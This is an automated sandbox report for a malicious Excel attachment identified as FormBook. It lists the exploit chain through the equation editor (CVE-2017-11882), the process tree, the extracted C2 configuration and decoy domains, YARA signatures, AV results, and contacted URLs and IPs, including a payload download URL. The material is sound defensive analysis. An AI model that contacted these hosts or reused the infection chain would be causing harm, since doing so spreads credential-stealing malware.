ID: 552838
Sample Name:
RFQ_Order_PO_TAE5203E.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 20:07:37
Date: 13/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report RFQ_Order_PO_TAE5203E.xl…

Overview

General Information

Sample Name:	RFQ_Order_PO_TAE5203E.xlsx
Analysis ID:	552838
MD5:	552f043a7c752ec..
SHA1:	cfb4a5bea12cab9..
SHA256:	e7a5f1c37a04377.
Tags:	VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Sigma detected: Droppers Exploiting…
- System process connects to networ…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…
- Antivirus detection for dropped file

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2648 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 1960 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2240 cmdline: "C:\Users\Public\vbc.exe" MD5: A21C93294EF3770C5C728A1B2D82FB92)
    - vbc.exe (PID: 2124 cmdline: C:\Users\Public\vbc.exe MD5: A21C93294EF3770C5C728A1B2D82FB92)
      - explorer.exe (PID: 1764 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - msiexec.exe (PID: 2036 cmdline: C:\Windows\SysWOW64\msiexec.exe MD5: 4315D6ECAE85024A0567DF2CB253B7B0)
          - cmd.exe (PID: 2640 cmdline: /c del "C:\Users\Public\vbc.exe" MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.dreamschools.online/b80i/"
  ],
  "decoy": [
    "yixuan5.com",
    "jiazheng369.com",
    "danielleefelipe.net",
    "micorgas.com",
    "uvywah.com",
    "nbjcgl.com",
    "streets4suites.com",
    "hempgotas.com",
    "postmoon.xyz",
    "gaboshoes.com",
    "pastodwes.com",
    "libes.asia",
    "damusalama.com",
    "youngliving1.com",
    "mollyagee.com",
    "branchwallet.com",
    "seebuehnegoerlitz.com",
    "inventors.community",
    "teentykarm.quest",
    "927291.com",
    "wohn-union.info",
    "rvmservices.com",
    "cuanquotex.online",
    "buysubarus.com",
    "360e.group",
    "markham.condos",
    "carriewilliamsinc.com",
    "ennitec.com",
    "wildberryhair.com",
    "trulyrun.com",
    "pinkandgrey.info",
    "mnselfservice.com",
    "gabtomenice.com",
    "2thpolis.com",
    "standardcrypro.com",
    "58lif.com",
    "ir-hasnol.com",
    "ggsega.xyz",
    "tipslowclever.rest",
    "atlasgrpltdgh.com",
    "4338agnes.com",
    "hillsncreeks.com",
    "pentest.ink",
    "cevichiles.com",
    "evodoge.com",
    "goooooo.xyz",
    "ehaszthecarpetbagger.com",
    "finanes.xyz",
    "zoharfine.com",
    "viperiastudios.com",
    "sjljtzsls.com",
    "frentags.art",
    "mediafyagency.com",
    "faydergayremezdayener.net",
    "freelance-rse.com",
    "quickmovecourierservices.com",
    "lexingtonprochoice.com",
    "farmacymerchants.com",
    "inkland-tattoo.com",
    "aloebiotics.com",
    "rampi6.com",
    "bookinggroningen.com",
    "wilkinsutotint.com",
    "inslidr.com"
  ]
}
```


Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Temp\Cielert.tmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Temp\Cielert.tmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8618:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89b2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1493f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1342c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa142:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19bb7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
C:\Users\user\AppData\Local\Temp\Cielert.tmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ae9:$sqlite3step: 68 34 1C 7B E1 • 0x16bfc:$sqlite3step: 68 34 1C 7B E1 • 0x16b18:$sqlite3text: 68 38 2A 90 C5 • 0x16c3d:$sqlite3text: 68 38 2A 90 C5 • 0x16b2b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c53:$sqlite3blob: 68 53 D8 7F 8C

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000000.552022647.0000000009317000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000006.00000000.552022647.0000000009317000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x46c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x41b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x47c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x493f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x342c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9bb7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0xac5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000006.00000000.552022647.0000000009317000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x6ae9:$sqlite3step: 68 34 1C 7B E1 • 0x6bfc:$sqlite3step: 68 34 1C 7B E1 • 0x6b18:$sqlite3text: 68 38 2A 90 C5 • 0x6c3d:$sqlite3text: 68 38 2A 90 C5 • 0x6b2b:$sqlite3blob: 68 53 D8 7F 8C • 0x6c53:$sqlite3blob: 68 53 D8 7F 8C
00000005.00000002.560670130.00000000002F0000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000005.00000002.560670130.00000000002F0000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8618:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89b2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1493f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1342c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa142:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19bb7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 28 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.vbc.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.vbc.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7818:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7bb2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x133b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b3f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1262c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9342:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18db7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00

Source	Rule	Description	Author	Strings
5.2.vbc.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x15ce9:$sqlite3step: 68 34 1C 7B E1 • 0x15dfc:$sqlite3step: 68 34 1C 7B E1 • 0x15d18:$sqlite3text: 68 38 2A 90 C5 • 0x15e3d:$sqlite3text: 68 38 2A 90 C5 • 0x15d2b:$sqlite3blob: 68 53 D8 7F 8C • 0x15e53:$sqlite3blob: 68 53 D8 7F 8C
5.0.vbc.exe.400000.1.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.0.vbc.exe.400000.1.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7818:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7bb2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x133b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b3f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1262c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9342:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18db7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Antivirus detection for dropped file

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Boot Survival:

Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection:

Found hidden mapped module (file has been removed from disk)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effec
Valid Accounts	Native API 1	DLL Side-Loading 1	Process Injection 5 1 2	Masquerading 1 1 1	Input Capture 1	System Time Discovery 1	Remote Services	Input Capture 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eave Insec Netw Com
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Virtualization/Sandbox Evasion 2	LSASS Memory	Security Software Discovery 2 2 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Explo Redi Calls
Domain Accounts	Exploitation for Client Execution 1 3	Logon Script (Windows)	Logon Script (Windows)	Process Injection 5 1 2	Security Account Manager	Virtualization/Sandbox Evasion 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Explo Track Loca

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effec
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 2	SIM (Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 4	LSA Secrets	Application Window Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Mani Devic Com
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 3	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamr Denia Servi
External Remote Services	Scheduled Task	Startup Items	Startup Items	DLL Side-Loading 1	DCSync	File and Directory Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogu Acce
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Information Discovery 1 3	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Down Insec Protc


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
RFQ_Order_PO_TAE5203E.xlsx	36%	Virustotal		Browse
RFQ_Order_PO_TAE5203E.xlsx	34%	ReversingLabs	Document-OLE.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\Cielert.tmp	100%	Avira	TR/Crypt.ZPACK.Gen	

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Avira	TR/Crypt.XPACK.Gen3	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\hnmy[1].exe	100%	Avira	TR/Crypt.XPACK.Gen3	
C:\Users\user\AppData\Local\Temp\Cielert.tmp	100%	Joe Sandbox ML		
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\hnmy[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\hnmy[1].exe	31%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\hnmy[1].exe	60%	ReversingLabs	Win32.Trojan.Zusy	
C:\Users\user\AppData\Local\Temp\Cielert.tmp	50%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\Cielert.tmp	89%	ReversingLabs	Win32.Trojan.FormBook	
C:\Users\Public\vbc.exe	31%	Metadefender		Browse
C:\Users\Public\vbc.exe	60%	ReversingLabs	Win32.Trojan.Zusy	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.vbc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
4.0.vbc.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen3		Download File
4.2.vbc.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen3		Download File
5.0.vbc.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.0.vbc.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen3		Download File
8.2.msiexec.exe.2b5796c.6.unpack	100%	Avira	TR/Patched.Gen		Download File
4.1.vbc.exe.400000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
4.1.vbc.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen3		Download File
4.1.vbc.exe.2130000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen3		Download File
5.0.vbc.exe.400000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.1.vbc.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://209.141.37.110/hnmy.exe	13%	Virustotal		Browse
http://209.141.37.110/hnmy.exe	100%	Avira URL Cloud	malware	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://www.aloebiotics.com/b80i/?XXAT9NU=u8CFGDbLa+paDYPUt2HIfZvLGaLNzu7WkG1ejV9QOUI0TwLOmLGNbUmrlgsvnY/sa5UfOA==&bFQL=2dJLx4-Hc4v	100%	Avira URL Cloud	malware	
http://java.sun.com	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
www.dreamschools.online/b80i/	100%	Avira URL Cloud	phishing	
http://www.sjljtzsls.com/b80i/?XXAT9NU=S1GZrcUjP6Mqu1rkaE68XUwdav2ZAuLdhfc3NoUcKUpIPYlLOeb3MkcjdHuyJHfoxw3F9Q==&bFQL=2dJLx4-Hc4v	100%	Avira URL Cloud	malware	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://sogou.9898top1.com/sscx.html	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.aloebiotics.com	64.190.62.111	true	true		unknown

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.sjljtzsls.com	163.197.71.43	true	true		unknown
www.mediafyagency.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://209.141.37.110/hnmy.exe	true	• 13%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://www.aloebiotics.com/b80i/?XXAT9NU=u8CFGDbLa+paDYPUt2HIfZvLGaLNzu7WkG1ejV9QOUI0TwLOmLGNbUmrlgsvnY/sa5UfOA==&bFQL=2dJLx4-Hc4v	true	• Avira URL Cloud: malware	unknown
www.dreamschools.online/b80i/	true	• Avira URL Cloud: phishing	low
http://www.sjljtzsls.com/b80i/?XXAT9NU=S1GZrcUjP6Mqu1rkaE68XUwdav2ZAuLdhfc3NoUcKUpIPYlLOeb3MkcjdHuyJHfoxw3F9Q==&bFQL=2dJLx4-Hc4v	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
209.141.37.110	unknown	United States		53667	PONYNETUS	true
64.190.62.111	www.aloebiotics.com	United States		11696	NBS11696US	true
163.197.71.43	www.sjljtzsls.com	South Africa		140107	CITISCLOUD-AS-APCITISCLOUDGROUPLIMITEDHK	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	552838
Start date:	13.01.2022
Start time:	20:07:37
